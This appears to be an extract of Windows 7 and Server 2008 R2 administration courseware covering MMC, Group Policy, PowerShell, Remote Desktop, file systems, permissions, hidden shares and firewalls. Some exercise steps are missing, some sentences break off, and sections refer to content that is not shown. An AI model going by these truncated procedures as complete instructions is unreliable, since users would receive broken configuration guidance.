
You use the Dependencies tab to view service dependencies. Notice that the dialog box shows both which components
the selected service depends on, and any components that depend upon it.

Managing Remote Systems and Users

Most end users spend time only at a local machine. That is, they are physically seated in front of it; they type on its
keyboard and view output on its monitor. Network and systems administrators on the other hand often have to
manipulate several machines (both desktop systems and servers) within their enterprise, and it is not always convenient
to be seated in front of each machine that requires attention.

For this reason, remote management tools and technologies were created.

Windows 7 (and Windows Server 2008 R2) management tools and interfaces provide access to the same configuration
settings that can be configured through the Control Panel or other local interfaces. However, many of the management
tools provide the ability to control and configure remote systems as well as local ones.

Microsoft Management Console (MMC)

The Microsoft Management Console (MMC) is an interface that hosts and displays various administrative tools, called
snap-ins. A snap-in is a module that you load into an MMC interface in order to provide functionality. For example,
snap-ins are used for managing the hardware, software and network components of Windows. The MMC by itself, with
no snap-ins loaded, is simply a shell.

The file type for a snap-in is Microsoft Common Console Document, and the file name extension is .msc. Most snap-ins
are located in the C:\Windows\System32 or C:\Windows\Winsxs directory. Several of the tools in the Administrative
Tools folder in the Control Panel, such as Computer Management, Event Viewer, and Task Scheduler, are MMC snap-ins.

The Computer Management snap-in is actually a collection of MMC snap-ins, including the Device Manager, Disk

Defragmenter, Internet Information Services (if installed), Disk Management, Event Viewer, Local Users and Groups
(except in the home editions of Windows), Shared Folders, and other tools.
The Computer Management snap-in is key for configuring and controlling remote machines, and it is used to configure
Remote Desktop Connections, which you will read about later in this lesson.
Other commonly-used MMC snap-ins include:
- Microsoft Exchange Server
- Active Directory Users and Computers, Domains and Trusts, and Sites and Services
- Group Policy Management, including the Local Security Policy snap-in included on all Windows 2000 and later
systems. (This snap-in is disabled in the home editions of Windows.)
- Services snap-in, for managing Windows services
- Performance snap-in, for monitoring system performance and metrics
- Event Viewer, for monitoring system and application events

Adding snap-ins to the console is as easy as selecting them from a list box. The combination of a snap-in and the MMC is
also referred to as a console.
In the Available snap-ins list box, click Computer Management, then click the Add button. When prompted to
select the computer you want the snap-in to manage, ensure that Local computer is selected, then click Finish.
4. Click OK to close the Add or Remove Snap-ins dialog box. The Computer Management snap-in is now added to the
MMC.
The left pane of the console is called the console tree. The tree always begins with the console root and currently
includes one node – the Computer Management node.
5. In the console tree, expand the Computer Management node, expand the System Tools node, expand the Local
Users and Groups node, then click Users. (Note that the Users and Groups node is unavailable in Windows 7 Home
Premium edition. It displays only in Windows 7 Professional, Ultimate/Enterprise.) The middle pane is the display
area. It displays information related to the node selected in the console tree. It currently displays the user accounts
on the local system. The right pane is the Actions panel. Various available actions display here depending on what is
selected in the left or middle pane.
In the Actions panel, click More Actions to display a menu of possible actions. Notice that you can add a new user.
7. Press ESC to close the menu.
the Actions panel.
9. Display the possible actions for the selected user account. Notice that you can set a password, delete or rename the
account, or view all of account's properties. In the More Actions menu, select Properties to open the <user>
Properties dialog box and click the various tabs to view the properties for the current account.
10. Click Cancel to close the Properties dialog box.
You can add as many snap-ins as you like to a MMC.
11. In the File menu, click File, Add/Remove Snap-in to open the Add or Remove Snap-ins dialog box.
12. In the Available snap-ins list box, click Services, then click the Add button. When prompted to select the computer

you want the snap-in to manage, ensure that Local computer is selected, click Finish, then click OK to close the Add
or Remove Snap-ins dialog box. (You will work with local services shortly.)
13. In the console tree, collapse the Computer Management node.
14. In the menu, select File, Save As to open the Save As dialog box.
15. Navigate to the Desktop, type: MyConsole as the File name, then click the Save button to save the custom MMC
to the Desktop.
16. Close the MyConsole console, click Yes to save the current settings. Note that the file is saved as MyConsole.msc.
In this exercise, you created a custom MMC.

Group Policy
You were briefly introduced to Group Policy earlier in this lesson. Group Policy is a feature in Windows that allows
system administrators to manage users' access to programs, Windows features, and even hardware.
Group Policy is used to manage systems in Active Directory domains. In Windows Server 2008 R2, administrators use a
MMC snap-in called Group Policy Management Console (GPMC) to create and modify policies.
Microsoft has also released a tool called Advanced Group Policy Management (AGPM), which is available to any
organization that has licensed the MS Desktop Optimization Pack (MDOP). This advanced tool allows administrators to
institute a check in/check out process for modification of Group Policy Objects. That is, several administrators can work
on various GPOs, and the tool will track changes to Group Policy Objects. To use this tool, you must license all Windows
Active Directory clients for MDOP.

Local Group Policy Editor
Local group policy is a more basic version of the Group Policy used by Active Directory. In Windows 7 and Vista, Local
Group Policy can enforce a Group Policy Object (GPO) for a computer or for individual users.
The Local Group Policy editor is a MMC snap-in you can use to edit local GPOs. It is available in Windows Sever 2008 R2
and Windows 7 Professional, Ultimate and Enterprise. To open the Local Group Policy editor, click Start, type:
gpedit.msc in the Search box, then press ENTER.
The following figure shows UAC configuration settings in the Local Group Policy editor. The settings are located in the
Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options window.

Windows PowerShell
Another management interface available in Windows 7 is Windows PowerShell 2.0. PowerShell is a task-based command-line shell and a scripting language rolled into one. PowerShell is designed especially for system administration. PowerShell is similar in appearance to a command prompt window, but is much more powerful because:
- you can use it to automate tasks, and
- you can use it to run those automated tasks on both local and remote systems.

Consider for a moment the steps required to set the new company intranet home page as the home page on your
browser. There aren't many steps involved – you would open the browser, type the URL of the intranet home page into
the Address bar, then you would open the Internet Options dialog box and click the Use Current button on the General
tab to set the page as the browser home page. You could then click OK and close the browser. It would probably take less
than a minute.
Now, how long would it take to set the home page on 10 systems in your department? How long to reconfigure the
browsers on 100 systems in your building? How long would it take to reconfigure the browsers on 15,000 systems across
the enterprise? Here is where the power of scripting becomes apparent: by using Windows PowerShell, you can create a
simple script that sets the new home page and then send the script to (and run it on) all the systems that require it – all
in a matter of minutes.
PowerShell is an interactive shell that looks similar to the command prompt window (in fact, you can execute the same
commands you can enter at the command prompt); you can enter commands and retrieve information.
Unique to PowerShell are cmdlets (pronounced "command-lets"); these are the native commands in PowerShell, and
they follow a <verb><noun> naming pattern. For example, the cmdlet Get-Process (shown in the following figure)
retrieves a list of all processes running on the machine. The cmdlet Get-Service retrieves a list of all services running on
the machine. The cmdlet Get-Help displays help about PowerShell cmdlets and concepts.
You use cmdlets to carry out specific system functions, such as managing services, editing the registry or reviewing event
logs.
PowerShell also includes a task-based scripting language, which can perform complex operations. You can issue cmdlets
in PowerShell or develop your own scripts to be run on a particular machine or remote machines. You can also use
PowerShell to automate many of the same tasks you perform using the Group Policy Management Console. To help you
perform these tasks, Group Policy in Windows Server 2008 R2 provides more than 25 cmdlets.
To open a Windows PowerShell session, click the Start button, click All Programs, double-click Accessories, double-click
Windows PowerShell, then click Windows PowerShell.

Remote Desktop Connection
Remote Desktop Connection (RDC) is a feature that allows you to use a computer (the client) to access and control a
remote computer (the host).
RDC is built into both Windows servers and clients and is intended to enable remote management. For example, via RDC, you can use your computer at home to connect to your computer at your work location and access all the application software and data on the work computer.

RDC was formerly known as Microsoft Terminal Services Client (MSTSC). Later, it was referred to as RDP (Remote Desktop Protocol) because this protocol describes the structure and content of the data exchanged between the computers.

RDC was developed by Microsoft to enable one or more “dumb terminals” to be connected to a server computer running the Windows Server operating system. A dumb terminal consists of a keyboard, mouse, monitor, and a basic system unit with a network connection. With this type of arrangement, multiple users can share a Windows computing environment running on a server and the operating system responds to each user as if he or she were the only user on the system.

Obviously, the user sitting at the local machine must be able to see the Desktop of the remote machine, and must be able to send keyboard input and mouse actions from the local machine to the remote system. RDC provides the screens to the client computer for applications running on the host computer, and it sends mouse actions and keyboard input from the client to the host. While RDC was originally developed for dumb terminals, the client system can be any computer capable of running Windows, such as a desktop or laptop computer.

Once a client is connected to a host computer, the client computer can use the host computer to open its own RDC session with yet another remote host, establishing a type of daisy-chain of remote control. This ability allows users to overcome connection limitations created by the manner in which the computers are physically connected.

All Windows systems have RDC capability built in, and a computer running any Windows 7 edition can function as an RDC client. However, for a computer to be an RDC host, it must be running Professional, Ultimate or Enterprise edition.

Additionally, if an RDC host computer is running an end user operating system (e.g., Windows 7, Vista, or XP Professional), the host will only allow one user – remote or local – to log in at any one time. For example, you cannot use RDC to connect to a Windows 7 computer as a host if someone else is using it; you must wait for that person to log out.

However, a computer running Windows Server software has the Terminal Services software built into it, which allows multiple client computers to connect to it using RDC. The Windows Server software includes a license for two RDC connections at the same time. Licenses for additional simultaneous connections must be purchased and loaded into a licensing server.

The Remote Desktop Connection window has several tabs for the various options:

The General tab identifies:

Computer

Name of the host computer that you want to connect to.

User name

User ID to use for logging into the host computer.

Allow me to save credentials

An option to save the host computer name, your logon ID, and your password to save the effort of entering this data again in the future.

Connection settings

An option to save the RDC settings to this host computer as a file. You can then double-click on this file (e.g., on the Windows Desktop) to simplify the task of connecting to this host computer.

The Display

To enable other users to use RDC to connect to a Windows Server 2003 computer, you must enable the logon IDs of all users who are permitted to connect to the computer. This is a security feature to prevent a server from being accessible to everyone by default; you must explicitly add the authorized users:

1. Click the Start button, then click All Programs, Administrative Tools, Computer Management.
2. In the Computer Management window, expand the Local Users and Groups tree and click Groups.

In enterprise networks, user logon IDs are a little more complex because most enterprise networks use Active Directory domains, and most, if not all, computers will be part of the enterprise domain. In this case, the From this location field must contain the domain name. Alternatively, the user ID must be prefaced by the domain name (e.g., domainname\userID). In an enterprise, you should use domain IDs as much as possible to take advantage of the improved security and easier administration provided by Active Directory.

The completed Remote Desktop Users Properties window now lists all authorized users.

Note that RDC requires that the host computer's IP address be reachable from your IP address. For example, if your computer and the host are in the same enterprise-wide network, then you will be able to establish the connection.

If you are at home or working in a hotel room, then you will not be able to access the host computer at your workplace because the latter will be behind the corporate firewall; you will need to establish a VPN (Virtual Private Network) connection first. Alternatively, you can configure your RDC to connect using the Remote Desktop Gateway server (described in more detail below). Similarly, if you are using your work computer, you will not be able to use RDC to connect to your computer at home because your home computer will likely be connected to a router with a built-in firewall.

If the host computer is joined to a domain (authenticated using Active Directory) in an enterprise network, the Log On to Windows dialog box will also display the Log on to field for the domain name:

On the server side, you can identify any users who are currently connected. Click Start, All Programs, Administrative Tools, Terminal Services Manager. The Console session is the keyboard, mouse, and monitor devices that are connected directly to the server hardware. These devices are usually accessible only to technicians because servers are generally locked in a small room at the back of an office, retail store, or warehouse, or are located in an air-conditioned data center with many other servers stacked on racks.

In summary, remote desktop connection is a useful tool that allows you to operate a computer located elsewhere in the network. All hardware, application software, and data that you access and control during the remote session reside on the host computer. The client computer simply acts as an extension of the monitor, keyboard, and mouse to the host computer. Because RDC does not require much processing power to run, your client computer does not need to be a very powerful computer.

Remote Desktop Services (RDS)

While the traditional method of provisioning user computers is to install application software directly onto the user systems, this method is very labor-intensive and consumes a great deal of time.

Remote Desktop Services (RDS) is a Windows Server technology that enables users to access Windows-based programs that are installed on Remote Desktop Session Host servers. By using RDS, an administrator can install applications on a central bank (also called a farm) of servers, and all users simply access that central bank in order to use the application.

Users can connect to a Remote Desktop Session Host server from within an enterprise network, or over the Internet.

Configuring and maintaining applications on a central server (or bank of servers) can be substantially easier than installing and upgrading software on end user systems scattered throughout an enterprise. When an application update becomes available, the appropriate server is updated and all clients automatically use the updated application.

Provisioning Remote Desktop Services requires a bank of very powerful servers that can handle hundreds of simultaneous users. RDS was designed to address three main areas: load balancing, security, and licensing.

Remote Desktop Services in Windows Server 2008 R2 includes RemoteApp and Remote Desktop Connection, which enables you to make applications or virtual desktops that are accessed remotely through Remote Desktop Services appear as if they are running on the end user's local computer. These programs are referred to as RemoteApp programs.

Instead of being presented to the user in the desktop of the RD Session Host server, the RemoteApp program is integrated with the client's desktop. The RemoteApp program runs in its own resizable window, can be dragged between multiple monitors, and has its own entry in the taskbar.

RDS Infrastructure

A key feature of RDS is the ability to manage and deliver virtualized applications across an enterprise. To accomplish this, it employs an infrastructure that can provide load balancing, security, and licensing.

The entry point for a user (RD Client) into the RDS infrastructure is a simple URL entered into a web browser such as Internet Explorer in the following format: https://domainname/rdweb. For example, a user could enter

the following
URL: https://finance.companyname.com/rdweb.
This URL is sent to the Remote Desktop Web Access (RDWA) server, which returns a list of the RemoteApp programs that
this user is authorized to use. Initially, the user is prompted to enter his credentials (i.e., user name and password), which
are validated against the Active Directory database. Entries in Active Directory are used to assemble the access control
list for this user (that is, to determine which objects the user may access). The access control list is then used as a filter
on the list of all available RemoteApp programs so that only programs to which the user has access will appear. For
example, an accounts payable clerk in the Finance division may see only five programs listed in a menu, when there are
perhaps hundreds of programs that exist for all Finance users.
If the user is outside the corporate firewall (e.g. employee working from home, contract worker, or vendor) the
connection request is directed from the Internet to the Remote Desktop Gateway (RDG). Here, the request is screened to
verify that it came from an authorized user.
The role of the Remote Desktop Connection Broker (RDCB) is similar to that of a telephone exchange; when a remote
user initially makes a connection request, the RDCB will direct the request to the correct server. Once the access request
is validated, the RDCB is responsible for maintaining the integrity of the connection. While this may appear to be a simple
task, keep in mind that there could be thousands of connections at any given time.
The Remote Desktop Session Host (RDSH) is where the application software is actually installed. It is responsible for
loading the software into RAM, executing the instructions, and generating the output to send back to the user. The same
application may be installed on multiple physical servers to serve multiple users at the same time. A load balancer will
typically be used to even out the workload across these servers and ensure that response time is minimized for
everyone. When load balancing technology is used, users will not notice if a physical server crashes or becomes
unavailable for any reason because the workload will simply be redistributed among the remaining servers.
The Remote Desktop Virtualization Host (RDVH) is the server that runs the Hypervisor-V software that creates the virtual
machines (VMs). When serving a VM-based request, an associated RDVH will automatically start an intended VM, if the
VM is not already running, and a user will always be prompted to enter credentials when accessing a virtual desktop.
However, a RDVH does not directly accept connection requests and it uses a designated RDSH as a “redirector” for
serving VM-based requests. The pairing of a RDVH and its redirector is defined in Remote Desktop Connection Broker
(RDCB) when adding a RDVH as a resource.

Understanding File Systems

All storage media used for storing computer data includes a file system. That is, hard drives, CDs, DVDs, BDs, flash drives,
tape drives and floppy drives all use file systems to store and organize data on the media.
The file system is actually the interface between the operating system and the storage drives on a computer. For
example, when a program such as Microsoft Word needs to read a file from the hard disk, the operating system asks the
file system to open the file.
A file system works as an index or database, and keeps track of the physical location of every piece of data stored on the
media. It provides structure for organizing data and a method for referencing the location of the data. A file system also
imposes certain constraints on files, such as setting a limit on the maximum file size or the length of a file name, or the
number of files that may be stored.
Before investigating the specifics of file systems, you should be familiar with common terminology used in association
with hard drives.
FAT12 Used for floppy disks. When you format a drive smaller than 16 MB in Windows, it will be formatted as
FAT12.
FAT16
(or simply FAT)
Supports partition sizes up to 4 GB. Used today to provide backward compatibility with older operating systems. To maintain compatibility with MS-DOS, Windows 95, and Windows 98, a FAT16 volume should not be larger than 2 GB. The maximum size for a single file is 2 GB. The root directory on a FAT16 volume can manage a maximum of 512 entries. Compatible with MS-DOS and all versions of Windows.
FAT32 Supports partitions up to 16 TB, and the maximum size for a single file is 4 GB. There is no limit on the
number of root directory entries. Compatible with Windows 95 and later, as well as Windows NT 4.0 and later. Today FAT32 is most often used on USB flash drives.
NTFS Can theoretically support up to 16 exabytes (1 EB = 1,000,000 TB). However, the current Windows design only supports partition sizes up to 256 TB, provided other supporting hardware and software such as the system BIOS are upgraded as well. File size is limited only by the size of the volume. Compatible with Windows NT 4.0 SP4 and later. Provides advanced features such as disk recoverability, compression, encryption and file-level permissions.
File Allocation Table (FAT) File System
File Allocation Table (FAT) is a file system that uses an index table, called the FAT table, for tracking the location of data
on the disk. Specifically, the FAT table tracks cluster use. The table contains entries for each cluster of disk storage, and
two copies of the FAT exist on each volume for the sake of redundancy.
Each cluster on the drive is identified in the FAT as:
- Unused
- In use by a file
- Bad cluster
- Last cluster in a file

Entries for clusters that are in use by a file include the number of the next cluster in a file, or a marker that indicates the
end of the file.
For example, suppose you want to open a file named README.txt on the hard drive. The root file directory of the disk

contains the number of the first cluster of the README.txt file. The operating system then examines the entries in the
FAT table looking up the cluster number of each successive part of the README.txt file as a cluster chain until the end of
the file is reached. Once all the clusters have been identified, the file is loaded into memory and displayed.
The FAT file system was first developed in the late 1970s, when the size of storage media was relatively small. As the size
of hard disks has increased over the years, so has the number of bits required to identify every cluster in the FAT table.
Consequently, several versions of FAT have evolved, each using a different number of bits for identifying clusters in the
FAT table. For example, FAT12 (which uses 12 bits for each element in the FAT table) is still used for floppy drive media,
while FAT16 and FAT32 (which use 16 bits and 32 bits, respectively) are used for portable high-capacity storage devices
such as USB flash drives.
Each successive standard supports larger hard disk drives and larger file sizes. As the FAT standard has expanded,
backward compatibility with older operating systems has been preserved.
Note: Different file systems are used on optical media, such as CDs, DVDs and BDs. One of the oldest optical media
file syste

Uses
FAT is still widely supported by most PC-based operating systems and embedded operating systems, and is the default
file system for removable media (except for optical media such as CDs and DVDs); thus, it is commonly found on floppy
disks, memory cards, USB flash drives, PDAs, digital cameras, and mobile phones.
Up through Windows ME, FAT was also commonly used on hard disks. On Windows systems, however, its use has
declined since the introduction of Windows XP, which primarily uses the newer NTFS format.
The main reason to format a hard disk or partition with FAT32 today is to support a multiboot configuration that includes
Windows 95, Windows 98, or Windows Millennium Edition in addition to Windows 7. A multiboot configuration allows
you to install more than one operating system on a computer, and select which one you want to use when you boot up
the system.
To set up a multiboot configuration that includes one of these earlier versions of Windows, you need to install the earlier
operating system on a FAT32 (or FAT16) partition and ensure that it is a primary partition. Any additional partitions that
you need to access when using the earlier versions of Windows must also be formatted using FAT32.
New Technology File System (NTFS)
New Technology File System (NTFS) is an advanced file system proprietary to Windows NT/2000/XP/Vista and
Windows 7. It supports extremely large volumes, file-level security, compression, encryption and auditing.
Instead of an index table, NTFS maintains a database of information about files stored on the volume. This database is

called the Master File Table (MFT). An MFT record for a particular file includes information about the following:

- File size
- Time and date stamp
- Data content
- Permissions

Two copies of the MFT are maintained on each volume – one is stored at the beginning of the volume and one is stored in an alternate location. By default, 12.5 percent of the volume space is reserved for the MFT, which helps prevent fragmentation of the MFT itself.

NTFS is a 64-bit file system. That means 64-bits are used for elements in the MFT, allowing NTFS to manage extremely large volumes and support individual files of tremendous size.

NTFS Versus FAT32

NTFS is the preferred file system for Windows 7. It has many benefits over the earlier FAT32 file system, including:

- The ability to recover from some disk-related errors automatically.
- Improved support for larger hard disks.
- Better security because you can use permissions and encryption to restrict access to specific files for certain users.

One of the primary benefits of an NTFS file system is that it allows you to secure resources. NTFS allows you to set permission bits on system resources (for example, files and directories). With NTFS, you can protect files so that only certain users or groups of users can read them. One group of users may be able to execute applications in a directory, whereas another group may have full access to all the files within that directory.

Files and folders on an NTFS volume include a Security tab in the Properties dialog box, and allow you to specify either compression or encryption as advanced attributes. Click the Advanced button in the Attributes section of the General tab to open the Advanced Attributes dialog box.

FAT32 doesn't have the same security-related features as NTFS, so if you have a FAT32 hard disk or partition in Windows 7, anyone who has access to your computer can read any file on it.

A drawback of NTFS is its overhead – it does not perform well on small volumes.

Mapping a Drive at the Command Prompt

You can also map a network drive at the command prompt with the net use command. The command syntax is: net use x: \\computer name\share name, where x: is the drive letter you want to assign to the shared resource. To map the share described above to the drive letter w, for example, the command would be:

net use w: \\ANOTHERALTO-PC\Users\AnotherAlto\Documents\ShareMe

To unmap the share, use the disconnect command. The syntax is: net use x: /delete, where x: is the drive letter of the shared resource. To unmap the share described above from the drive letter w, the command would be:

net use w: /delete

System administrators frequently use the net use command to automate tasks; for example, setting up a group policy or mapping a drive on a large number of computers.

Understanding Permissions
Permissions are rules associated with objects on a computer or network, such as files and folders. Permissions determine
whether you can access an object and what you can do with it when you access it. For example, you might have access to
a document on a shared folder on a network. And even though you can read the document, you might not have
permissions to make changes to it.
There are two types of permissions that control the types of actions users can perform on network resources. These two
types of permissions are: share permissions and NTFS file system permissions.
Share Permissions
Share permissions are used to control who can access shared folders, and to control the actions users can perform when
they access those folders from a remote computer over the network. There are three share permissions:
Read User can view the names of files and folders within the share, view the contents of files, and execute
application program files.
Change Users can view the names and contents of files and folders, and can create new files and folders, modify
the contents of files, and delete files and folders.
Full Control Users can perform all the actions allowed by the Change permission, and they can manage permissions on
the share.
Share permissions are set on the Sharing tab of the Properties dialog box, by clicking Advanced Sharing, and then clicking
the Permissions button (see Advanced Shares topic above).
By default, all remote users (using the Everyone group) have read access to a shared file or folder.

NTFS Permissions
If the volume is formatted as FAT16 or FAT32, you do not have the ability to set file system permissions. Therefore
anyone who logs onto that computer can view or change any of the files or folders in that volume. If the volume is
formatted as NTFS, you can protect files and folders by defining how they can be accessed and by whom. NTFS
permissions also offer more options for control access than share permissions; this will give you a greater degree of
control over what users can do with files and folders.
NTFS permissions may be:
Explicit An explicit permission is one that is set on an individual folder or file.
Inherited An inherited permission is one that is passed on from a parent folder to the files or subfolders stored within
it. By default, a file inherits the permissions of the folder in which it was created. Subfolders also inherit the
permissions of their parent folders.
Large enterprises will typically have a very large number of files and folders stored on many servers, as well as many
users who want access to them. Therefore, you should always try to keep permissions simple and easy

to manage by
following two guidelines:
- Assign permissions to groups of users who have similar needs instead of individual users.
- Set the explicit permissions as high as possible in the folder hierarchy (i.e. closer to the root directory) of a volume.

Use inherited permissions for as many subfolders underneath as possible.
The standard NTFS file and folder permissions are described in the following table. Note that not all permissions apply to
all objects:

Permission level	Description
Read	Users can see the contents of a folder and open files and folders.
Write	Users can see the contents of a folder, open files and folders, create new files and folders and make changes to existing files and folders.
Read and execute	Users can see the contents of a folder, open files and folders and run programs in a folder.
List folder contents	Users can view contents of folders and run program files, but not read the contents of the files contained within the folders. This permission can only be applied to folders.
Modify	Users can see the contents of a folder, open files and folders, create new files and folders, make changes to existing files and folders, run programs in a folder, and delete files and folders.
Full control	Users can see the contents of a folder, open files and folders, create new files and folders, make changes to existing files and folders, run programs in a folder, delete files and folders, and manage permissions on the folder and the files and folders contained within it. With full control, a user can take ownership of the folder. Full control is a very powerful permission.
Special Permissions	Also referred to as advanced permissions. This feature gives administrators more precise control over exactly the kind of access to grant to users and groups.

NTFS permissions are set on the Security tab of the Properties dialog box.
You can also specify that a permission type be explicitly denied.
Under the NTFS file system, every object has an owner. In most cases, the person who created the file or folder is the
owner. However, if the system created the object, then the owner is the Administrators group. To change NTFS security
permissions, you must be the owner of the file or folder or have permission granted to you by the owner to change that
object's security settings. However, any member of the Administrators group automatically has the ability to Take
Ownership of any file or folder on the system. In addition, groups or users who have been granted Full Control on a
folder can delete files and folders within that folder regardless of the permissions protecting those files and folders.
Combining Share and NTFS Permissions Together
It is important to understand that share permissions and NTFS permissions are not the same. They define user access
privileges on two different levels.
Most Restrictive for Both Types
Share permissions apply only when you try to access files or folders located on a remote computer using the network;
they do not apply if you log directly onto that computer. When you do access resources over the network, the two
permissions work together in the mos t restrictive way. The network share permissions will kick in first, rejecting anyone

who does not have any access rights or allowing them to enter with the specified share permissions. The NTFS
permissions are then applied, and some or all permissions may be removed. NTFS permissions will never add greater
permissions to what was allowed by share permissions.
For example, if a share provides Read permission, and a folder within the share provides NTFS Modify permissions, the
user will still have only Read permissions when accessing the resource through the share. In this case, the share
permissions are limiting what the user can do.
At the same time, the NTFS permissions apply whether you access resources locally or through the network. For
example, if you have Change permission via the network share, but your NTFS only allows Read then you will only have
Read access. This is to ensure that users do not try to circumvent the access rights by going through the network instead
of accessing the files while logged onto the computer directly.
E

Understanding Effective Permissions
When determining effective permissions, it is important to understand how group membership can change permissions.
Your user account on a system defines you as a user on that system, or in the Windows domain to which the system
belongs. System administrators often assign particular users membership in one or more groups. Often, a user belongs to
several groups.
Permissions are cumulative; that is, user accounts will receive the permissions granted to the local system, as well as any
groups to which they belong.
For example, if user Bob has NTFS Read permissions on a folder (granted specifically to his user account), and also has
Modify permissions on the same folder (granted through a group of which Bob is a member), then Bob will have Modify
permissions when accessing the folder.
To help you, Microsoft provides a tool that will display the NTFS permissions in effect on a file or folder for any local or
domain group or individual user account. For example, you can display Bob’s permissions to a folder by following these
steps:
1. In Windows Explorer, navigate to the folder where the file or folder is located.
2. Right-click on the file or folder and click Properties.
3. Click the Security tab, and click Advanced.
4. In the Advanced Security Settings dialog box, click the Effective Permissions tab.
5. Click Select to display the Select User, Computer, or Group dialog box.
6. Enter the user account name or group and click OK.
Note that this tool will calculate the effective permissions that apply only to the file system. It does not factor in share
permissions that may reduce the access privileges.

Accidental Mis-configuration
Sometimes holes are accidentally created in otherwise secure networks through mis-configurations. Mis-configurations
include:
- Accounts with easily-guessed passwords.
- Corporate web browsers configured to allow Java and other active content.
- Storing sensitive data on servers that are accessed from the unsecured public network. For example, you should not
store confidential employee records on a web or FTP server.
- Mis-configured network equipment, such as firewalls that do not sufficiently screen incoming or outgoing traffic.

Malware often adds or modifies registry entries. The following registry locations are affected by malware:
- \HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion – this location contains folders (Run,
RunOnce, RunServices, and RunServicesOnce) that are part of the autostart registries. The applications in these
folders are what Windows executes immediately after a system is started.
- \HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion – this location also contains autostart
registry folders Run, RunOnce, RunServices, and RunServicesOnce.
- \HKEY_CLASSES_ROOT - this location contains entries that determine which applications or programs to run for
certain file extensions. Malware applications can modify the associations of commonly used file extensions and
launch more malware when the user or a program tries to open a particular file type.

At times, antimalware applications may not be able to clean or remove infected files, and you may have to remove
illegitimate registry entries in order to clean the system. Always follow the instructions carefully, and always back up
registry entries before modifying or deleting them.

Hidden Shares
You can create a hidden shared folder by appending a '$' to the end of the share name. When you use this technique,
other users will not see the share name displayed when they use Windows Explorer or the Net View command to list the
shares that are accessible on a server. To open this hidden share, you must enter the full UNC (see Mapping Drives
below) with the '$' at the end; for example:
\\ANOTHERALTO-PC\Users\AnotherAlto\Documents\ShareMe$
\\ANOTHERALTO-PC\C$
This feature is commonly referred to as administrative shares because it is typically used by system administrators to
access the C: drive (or any other volume) directly at the root directory on the many servers that they manage. It is poor
security practice to allow users to have access to the root directory of any server, so the share is hidden and the
permissions are set to permit access only to system administrators. The term administrative share is

actually a misnomer
because non-administrative access privileges can be assigned instead of allowing full control. Hidden shares can be set up
on any folder in the folder hierarchy on any drive volume.
With the introduction of stronger security in Windows Vista and then Windows 7, this feature has been disabled by
default on any computer that is not joined to a domain. To enable it manually on a computer that is in a Workgroup
network (i.e. not part of a domain and has only local user accounts), you must use regedit and navigate to the following:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
You must then add a new 32-bit DWORD key named LocalAccountTokenFilterPolicy and set the value to 1.
If you want to disable hidden shares, you can set the value to 0 (zero) or delete the key. (You will learn more about the
Windows Registry in Lesson 6.)
To ensure that file sharing will work, you must also verify that the File and Printer sharing option is turned on:
1. Open the Control Panel and select Network and Internet.
2. Open the Network and Sharing Center.
3. Click Change advanced sharing settings.
4. Open the Home or Work network profile, and turn on the File and Printer sharing option.
Finally, you must ensure that the computer is not connected to a HomeGroup. If the computer is connected, you can
open hidden shares on other computers but others cannot access hidden shares set up on this computer.
1. Open the Control Panel and select Network and Internet.
2. Open the HomeGroup.
3. Click Leave the homegroup.
If hidden shares is still not working, you should check that the Windows Firewall is opened for sharing:
1. Open the Control Panel and select System and Security.
2. Click Windows Firewall.
3. Click Allow a program or feature through Windows Firewall.
4. Scroll down the list of Allowed programs and features, and ensure that the File and Printer Sharing check box is
turned on for Home/Work.

Firewalls
A firewall is a security barrier that prevents unauthorized access to or from private networks. A firewall can prevent
outside users from accessing proprietary data on the corporate network from the Internet. Firewalls are also used to
control employee access to Internet resources.
A firewall works by monitoring and regulating traffic between two points, such as a single computer and a network
server. Firewalls can be implemented through hardware or software.
When you connect your computer to the Internet, you are potentially connecting to all the computers on the Internet.
This relationship works in reverse as well: All other computers on the Internet are connected to yours, and perhaps to all
the computers on your corporate LAN.
By connecting to the Internet through corporate firewalls, no computer on the LAN is actually connected

to the Internet,
and any requests for information must pass through the firewall. This feature allows users on the LAN to request
information from the Internet, but to deny any requests from outside users for information stored on the LAN.
Firewalls can be considered the first line of defense against LAN security breaches because they provide data
confidentiality. Firewalls do not ensure data integrity because they do not encrypt or authenticate data. In many
corporate settings, one firewall protects all the stations on the LAN.
Desktop Firewalls
Also known as personal firewalls, desktop firewalls offer protection for an individual system instead of an entire network.
Tools such as Norton 360 or ZoneAlarm Internet Security Suite can detect and respond to attacks on a computer system.
Desktop firewalls offer many firewall features, such as inspection of all incoming transmissions for security threats. When
a firewall is used in conjunction with antivirus software, a personal computer is secure, provided that the user updates
these applications frequently.
Many operating systems now include built-in (native) desktop firewall software. Windows, for example, includes
Windows Firewall which is enabled by default. You can configure the Windows Firewall to suit your needs, and you can
turn it on or off. The Windows Firewall is shown in the following figure.

Glossary of Terms
adware – a software application that automatically displays or downloads advertisements.
antivirus applications – applications designed to detect and eliminate viruses and other malware.
application software – software that is used to perform certain functions such as word processing or database functions.
asymmetric-key encryption – an encryption method which uses two keys, a public key and a private key. The public and private keys are mathematically related so only the public key can be used to encrypt messages, and only the corresponding private key can be used to decrypt them. Together, these keys are known as a key pair
backup – a duplicate copy of a program, a disk, or data, made either for archiving purposes or for safeguarding files from loss if the active copy is damaged or destroyed.
bare metal (Type 1) – hypervisor software that runs directly on top of the computer hardware without an operating system in between.
clean install – a method of installing Windows wherein the operating system files are installed fresh, user settings must be configured anew, user files and any programs that were installed on the system prior to the clean install must be reinstalled and reconfigured.
client – a system that requests a service or information from

another computer on the network.
cloud computing – the practice of using applications or storage space on the Internet rather than on your own computers and servers. All that is required to use cloud computing services is a Web browser and an Internet connection; no other software needs to be installed.
decryption – the process of converting the encrypted data back to its original form.
device – any piece of equipment that can be attached to a network or computer, such as a mouse, printer, monitor, game controller, video card, or any other peripheral equipment.
device driver – a small program that enables a device to communicate with the operating system. A device driver "talks" to the hardware device and "talks" to the operating system, functioning as a type of communication liaison between hardware and software.
directory – the organization of folders and subfolders on any given storage media.
drive-by downloads – files found on poisoned Web sites which download Trojan horses, spyware, viruses or other malware without the user's knowledge or consent.
encryption – the process of converting data into an unreadable form of text.
endpoint – any intelligent computing device (such as a server, desktop or laptop computer, tablet, or handheld computer that has a CPU and is capable of running application software) connected to others in a network.
farm – a bank of servers used to provide services to a network.
